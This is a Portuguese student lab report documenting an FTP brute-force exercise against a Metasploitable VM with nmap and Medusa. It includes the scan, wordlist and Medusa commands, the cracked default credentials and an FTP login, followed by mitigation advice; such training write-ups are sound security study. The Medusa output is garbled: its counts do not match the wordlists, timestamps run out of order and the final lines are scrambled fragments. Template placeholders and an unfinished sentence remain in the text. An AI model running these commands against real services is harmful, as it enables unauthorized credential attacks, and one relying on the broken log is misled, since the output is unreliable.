

RELATÓRIO TÉCNICO

Laboratório de Força Bruta com Medusa e Kali Linux

Cybersecurity • Ethical Hacking • Pentest Lab

Autor	Matheus Silva Soares
Data	01/09/2026
Ambiente	Laboratório virtual controlado
Sistema principal	Kali Linux

Este relatório técnico foi elaborado para documentar as etapas, ferramentas, evidências e resultados obtidos durante o laboratório de cibersegurança. O material integra o portfólio profissional no GitHub e tem como objetivo demonstrar, de forma clara e organizada, os conhecimentos e práticas aplicados durante a atividade.

1. Informações do Projeto

Nome do laboratório	Laboratório de Força Bruta com Medusa
Categoria	Cybersecurity / Ethical Hacking / Pentest Lab
Ambiente	Laboratório virtual controlado
Sistema utilizado	Kali Linux
Data de realização	01/09/2026
Autor	Matheus Silva Soares

2. Resumo

Este relatório apresenta a execução do **primeiro laboratório prático desenvolvido durante meus estudos em cibersegurança**, realizado em ambiente virtual controlado e autorizado, com foco na análise do funcionamento de testes de força bruta aplicados a serviços que utilizam autenticação por usuário e senha.

A atividade teve como objetivo compreender, de forma prática, como credenciais fracas ou previsíveis podem representar riscos à segurança de sistemas e serviços expostos em uma rede.

Durante o laboratório, foram realizadas etapas de reconhecimento do ambiente, verificação de conectividade, identificação de portas abertas e serviços em execução, preparação de listas de usuários e senhas e realização de testes automatizados de autenticação com a ferramenta Medusa.

Além da execução técnica, o exercício também envolveu a análise dos resultados obtidos, a identificação dos riscos associados a esse tipo de vulnerabilidade e o estudo de medidas de mitigação, como o uso de senhas fortes, limitação de tentativas de login e mecanismos adicionais de autenticação.

Todo o procedimento foi realizado exclusivamente para fins educacionais, utilizando máquinas virtuais em um ambiente isolado e devidamente autorizado.

3. Objetivo

O objetivo deste laboratório foi compreender, de forma prática, o funcionamento de ataques de força bruta e analisar como o uso de credenciais fracas ou previsíveis pode comprometer a segurança de serviços expostos em uma rede.

Os objetivos específicos do laboratório foram:

- Verificar a comunicação entre as máquinas do ambiente de laboratório.
- Identificar portas abertas e serviços disponíveis na máquina analisada.
- Realizar a enumeração básica dos serviços identificados.
- Preparar listas de usuários e senhas para utilização nos testes.
- Executar testes automatizados de autenticação utilizando a ferramenta Medusa.
- Analisar os resultados obtidos durante a execução do laboratório.
- Compreender os riscos associados ao uso de credenciais fracas.
- Identificar medidas de mitigação e boas práticas para reduzir a exposição a ataques de força bruta.

4. Ambiente do Laboratório

4.1 Máquina atacante

Sistema operacional: Kali Linux

Função: Máquina utilizada para realizar as etapas de reconhecimento, enumeração e testes de segurança no ambiente controlado do laboratório.

4.2 Máquina alvo

Sistema: Metasploitable

IP privado do laboratório: 192.168.56.101

Função: Máquina virtual intencionalmente vulnerável, utilizada como alvo dos testes de segurança realizados durante o laboratório.

Observação: O endereço IP utilizado pertence a uma faixa de rede privada e foi empregado exclusivamente no ambiente virtual controlado do laboratório.

5. Ferramentas Utilizadas

Kali Linux

Distribuição Linux voltada para **testes de segurança, análise de vulnerabilidades e atividades de cibersegurança**. Neste laboratório, foi utilizada como sistema operacional da máquina atacante e como ambiente para execução das ferramentas de reconhecimento e teste de autenticação.

Metasploitable

Máquina virtual intencionalmente vulnerável, desenvolvida para fins educacionais e treinamento em segurança da informação. Neste laboratório, foi utilizada como **máquina alvo**, permitindo a realização de testes de reconhecimento, identificação de serviços expostos e validação de mecanismos de autenticação em um ambiente controlad

Nmap

Ferramenta utilizada para **reconhecimento e análise de rede**, permitindo identificar hosts ativos, portas abertas, serviços disponíveis e, em determinados casos, suas respectivas versões. Neste laboratório, foi utilizada para identificar os serviços expostos pela máquina alvo.

Medusa

Ferramenta utilizada para realizar **testes automatizados de autenticação**, permitindo testar combinações de usuários e senhas contra determinados serviços de rede. Neste laboratório, foi utilizada para demonstrar, em ambiente controlado, o funcionamento de um teste de força bruta.

VirtualBox

Software de virtualização utilizado para **criação, execução e gerenciamento das máquinas virtuais** do laboratório. Ele permitiu manter o Kali Linux e o Metasploitable em um ambiente virtual controlado e isolado, adequado para a realização dos testes de segurança.

6. Metodologia

1. Verificação de conectividade entre as máquinas.
2. Reconhecimento da máquina alvo.
3. Identificação de portas abertas.
4. Identificação dos serviços disponíveis.
5. Preparação das listas de usuários e senhas.
6. Execução do teste de autenticação com Medusa.
7. Análise dos resultados obtidos.
8. Identificação de medidas de mitigação.

7. Execução do Laboratório

7.1 Verificação de Conectividade


Inicialmente foi verificada a comunicação entre a máquina Kali Linux e a máquina utilizada como alvo.

Comando utilizado:

```
ping -c 3 192.168.56.101
```

Objetivo: confirmar se a máquina alvo estava acessível pela rede do laboratório.

Teste de conectividade



```
Sessão  Ações  Editar  Exibir  Ajuda
(matheus@kali)~$ ping -c 3 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=13.7 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=4.05 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.738 ms

--- 192.168.56.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.738/6.177/13.749/5.521 ms

(matheus@kali)~$
```

7.2 Reconhecimento com Nmap

Após confirmar a comunicação entre as máquinas, foi realizada uma varredura utilizando Nmap para identificar os serviços disponíveis no ambiente.

Comando utilizado:

```
nmap -sV -p 21,22,80,139,445 192.168.56.101
```

Parâmetros: -sV identifica versões dos serviços; -p permite especificar as portas analisadas.

Porta	Serviço
21	FTP
22	SSH
80	HTTP
139	NetBIOS
445	SMB

Resultado: [registre quais portas apareceram abertas e quais versões de serviço foram identificadas].

Reconhecimento com Nmap

```
(matheus@kali)-[~]
$ nmap -sV -p 21,22,80,139,445 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-01 10:20 -0300
Nmap scan report for 192.168.56.101
Host is up (0.0048s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:20:E7:90 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.64 seconds
```

7.3 Preparação das Wordlists

Para realizar o teste de autenticação foram criadas pequenas listas de usuários e senhas. O uso de listas reduzidas permite acompanhar de forma mais clara o funcionamento do exercício durante o laboratório.

users.txt

password.txt

No relatório final, você pode informar a quantidade de entradas utilizadas sem precisar expor senhas reais ou credenciais de

Preparação das wordlists

```
(matheus@kali)-[~]
$ echo -e 'admin\123\n12345\nmsfadmin\546\password\admin123\12345678\qwerty\guest\ubuntu' > password.txt

(matheus@kali)-[~]
$ echo -e 'admin\nuser\nroot\nmsfadmin\admin\root\guest\test\support\ubuntu\user' > users.txt
```

7.4 Teste de Autenticação

Após a identificação do serviço e a preparação das wordlists, foi realizado um teste automatizado de autenticação utilizando o Medusa dentro do ambiente autorizado. O objetivo desta etapa foi observar como ferramentas automatizadas testam diferentes combinações de usuário e senha.

Execução do Medusa

```
(matheus@kali)-[~]
$ medusa -h 192.168.56.101 -U users.txt -P password.txt -M ftp
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

8. Resultado

Durante o laboratório foi possível observar o funcionamento de um teste automatizado de credenciais. O experimento demonstrou que serviços protegidos apenas por combinações fracas de usuário e senha podem apresentar riscos quando não existem mecanismos adicionais de proteção contra múltiplas tentativas de login.

Resultado final do laboratório

```
2026-09-01 10:58:10 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (1 of 5, 0 complete) Password: admin\123 (1 of 6 complete)
2026-09-01 10:58:16 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (1 of 5, 0 complete) Password: 12345 (2 of 6 complete)
2026-09-01 10:58:22 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (1 of 5, 0 complete) Password: msfadmin (3 of 6 complete)
2026-09-01 10:58:29 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (1 of 5, 0 complete) Password: 546 (4 of 6 complete)
2026-09-01 10:58:37 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (1 of 5, 0 complete) Password: password (5 of 6 complete)
2026-09-01 10:58:43 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (1 of 5, 0 complete) Password: admin\123 (6 of 6 complete)
2026-09-01 10:58:49 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (2 of 5, 1 complete) Password: admin\123 (1 of 6 complete)
2026-09-01 10:58:56 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (2 of 5, 1 complete) Password: 12345 (2 of 6 complete)
2026-09-01 10:59:03 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (2 of 5, 1 complete) Password: msfadmin (3 of 6 complete)
2026-09-01 10:59:09 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (2 of 5, 1 complete) Password: 546 (4 of 6 complete)
2026-09-01 10:59:15 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (2 of 5, 1 complete) Password: password (5 of 6 complete)
2026-09-01 10:59:22 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (2 of 5, 1 complete) Password: admin\123 (6 of 6 complete)
2026-09-01 10:59:29 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (3 of 5, 2 complete) Password: admin\123 (1 of 6 complete)
2026-09-01 10:59:35 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (3 of 5, 2 complete) Password: 12345 (2 of 6 complete)
2026-09-01 10:59:42 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (3 of 5, 2 complete) Password: msfadmin (3 of 6 complete)
2026-09-01 10:59:48 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (3 of 5, 2 complete) Password: 546 (4 of 6 complete)
2026-09-01 10:59:55 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (3 of 5, 2 complete) Password: password (5 of 6 complete)
2026-09-01 11:00:02 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (3 of 5, 2 complete) Password: admin\123 (6 of 6 complete)
2026-09-01 11:00:08 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (4 of 5, 3 complete) Password: admin\123 (1 of 6 complete)
2026-09-01 11:00:15 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (4 of 5, 3 complete) Password: 12345 (2 of 6 complete)
2026-09-01 11:00:22 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (2 of 2, 0 complete) User: msfadmin (4 of 5, 3 complete) Password: msfadmin (3 of 6 complete)
2026-09-01 11:00:15 ACCOUNT FOUND: [ftp] Host: 192.168.56.101 User: msfadmin Password: msfadmin [SUCCESS]
root (5 of 5, 4 complete) Password: admin\123 (1 of 6 complete) (1 of 1, 0 complete) User: admin
root (5 of 5, 4 complete) Password: 12345 (2 of 6 complete) (1 of 1, 0 complete) User: admin
root (5 of 5, 4 complete) Password: msfadmin (3 of 6 complete) (1 of 1, 0 complete) User: admin
root (5 of 5, 4 complete) Password: 546 (4 of 6 complete) (1 of 1, 0 complete) User: admin
root (5 of 5, 4 complete) Password: password (5 of 6 complete) (1 of 1, 0 complete) User: admin
root (5 of 5, 4 complete) Password: admin\123 (6 of 6 complete) (1 of 1, 0 complete) User: admin

(matheus@kali)-[~]
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 2.3.4)
Name (192.168.56.101:matheus): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

9. Análise de Segurança

O laboratório demonstra os riscos associados ao uso de **credenciais fracas, previsíveis, padrão ou reutilizadas**. Testes automatizados de autenticação evidenciam como múltiplas tentativas podem aumentar a possibilidade de identificação de uma combinação válida de usuário e senha quando não existem controles de segurança adequados.

O risco pode ser maior quando:

- São utilizadas senhas simples, curtas ou previsíveis.
- Senhas padrão permanecem configuradas nos serviços.
- Não existe limitação de tentativas de autenticação.
- Não há bloqueio temporário após sucessivas falhas de login.
- Serviços desnecessários permanecem expostos na rede.
- Não são utilizados mecanismos adicionais de autenticação, como MFA.
- Não existe monitoramento adequado de tentativas repetidas de acesso.

10. Medidas de Mitigação

Senhas fortes

Utilizar senhas longas, únicas, complexas e difíceis de prever, evitando combinações comuns ou reutilizadas.

Limitação de tentativas

Implementar mecanismos de **rate limiting** para reduzir a quantidade de tentativas consecutivas de autenticação.

Bloqueio temporário

Aplicar bloqueio ou atraso temporário após sucessivas tentativas de login malsucedidas.

Autenticação multifator

Utilizar **MFA (Multi-Factor Authentication)** sempre que o serviço oferecer suporte, adicionando uma camada extra de proteção.

Monitoramento

Registrar e monitorar tentativas de autenticação, identificando padrões anormais ou um grande volume de falhas consecutivas.

Atualização dos serviços

Manter sistemas, serviços e dependências atualizados, reduzindo a exposição a vulnerabilidades conhecidas.

Redução da superfície de ataque

Desabilitar, restringir ou proteger serviços que não sejam necessários para o funcionamento do ambiente.

11. Aprendizados

Com este laboratório, foi possível desenvolver e reforçar conhecimentos relacionados a:

- Utilização do terminal Linux.
- Comunicação entre máquinas virtuais.
- Reconhecimento básico de rede.
- Identificação de portas abertas e serviços disponíveis.
- Utilização do Nmap para reconhecimento e enumeração.
- Criação e manipulação de arquivos no Linux.
- Compreensão do funcionamento de wordlists.
- Execução de testes automatizados de autenticação em ambiente controlado.
- Utilização da ferramenta Medusa.
- Análise básica de riscos e vulnerabilidades.
- Compreensão dos riscos associados a credenciais fracas.

- Identificação de medidas de proteção contra ataques de força bruta.
- Documentação técnica das etapas e resultados de testes de segurança.

12. Conclusão

laboratório possibilitou compreender, de forma prática, como testes de força bruta podem ser utilizados para avaliar a segurança de mecanismos de autenticação em ambientes controlados e autorizados.

Durante a atividade, foi possível aplicar técnicas de reconhecimento, identificar serviços disponíveis, preparar listas de credenciais e executar testes automatizados com o Medusa, analisando os riscos associados ao uso de senhas fracas ou previsíveis.

O exercício também reforçou a importância da adoção de boas práticas de segurança, como utilização de senhas fortes, limitação de tentativas de autenticação, monitoramento de acessos e implementação de mecanismos adicionais de proteção.

Por fim, a experiência contribuiu para o desenvolvimento de conhecimentos técnicos em cibersegurança e destacou a importância de combinar **reconhecimento, análise, mitigação e documentação** durante a realização de testes de segurança.

13. Demonstração em Vídeo

Uma demonstração resumida do laboratório pode ser publicada como complemento do relatório.

Recomenda-se um vídeo curto, apresentando o objetivo, o ambiente, as etapas principais, o resultado e os aprendizados.

Link do vídeo: [INSERIR LINK]

14. Aviso Legal

Este laboratório foi desenvolvido exclusivamente para fins educacionais, como parte de uma atividade prática de curso, e executado em um ambiente virtual controlado e autorizado. As técnicas, ferramentas e procedimentos apresentados neste projeto têm finalidade exclusivamente acadêmica e de aprendizado. Eles não devem ser utilizados contra sistemas, redes, aplicações ou dispositivos sem autorização expressa de seus responsáveis. O uso inadequado dessas técnicas pode gerar riscos de segurança e implicações legais.

15. Referências

- **Kali Linux.** Documentação oficial do Kali Linux.
<https://www.kali.org/docs/>
- **Nmap Project.** Documentação oficial do Nmap.
<https://nmap.org/docs.html>
- **Nmap Project.** Guia de referência oficial do Nmap.
<https://nmap.org/book/man.html>
- **Kali Linux.** Documentação da ferramenta Medusa.
<https://www.kali.org/tools/medusa/>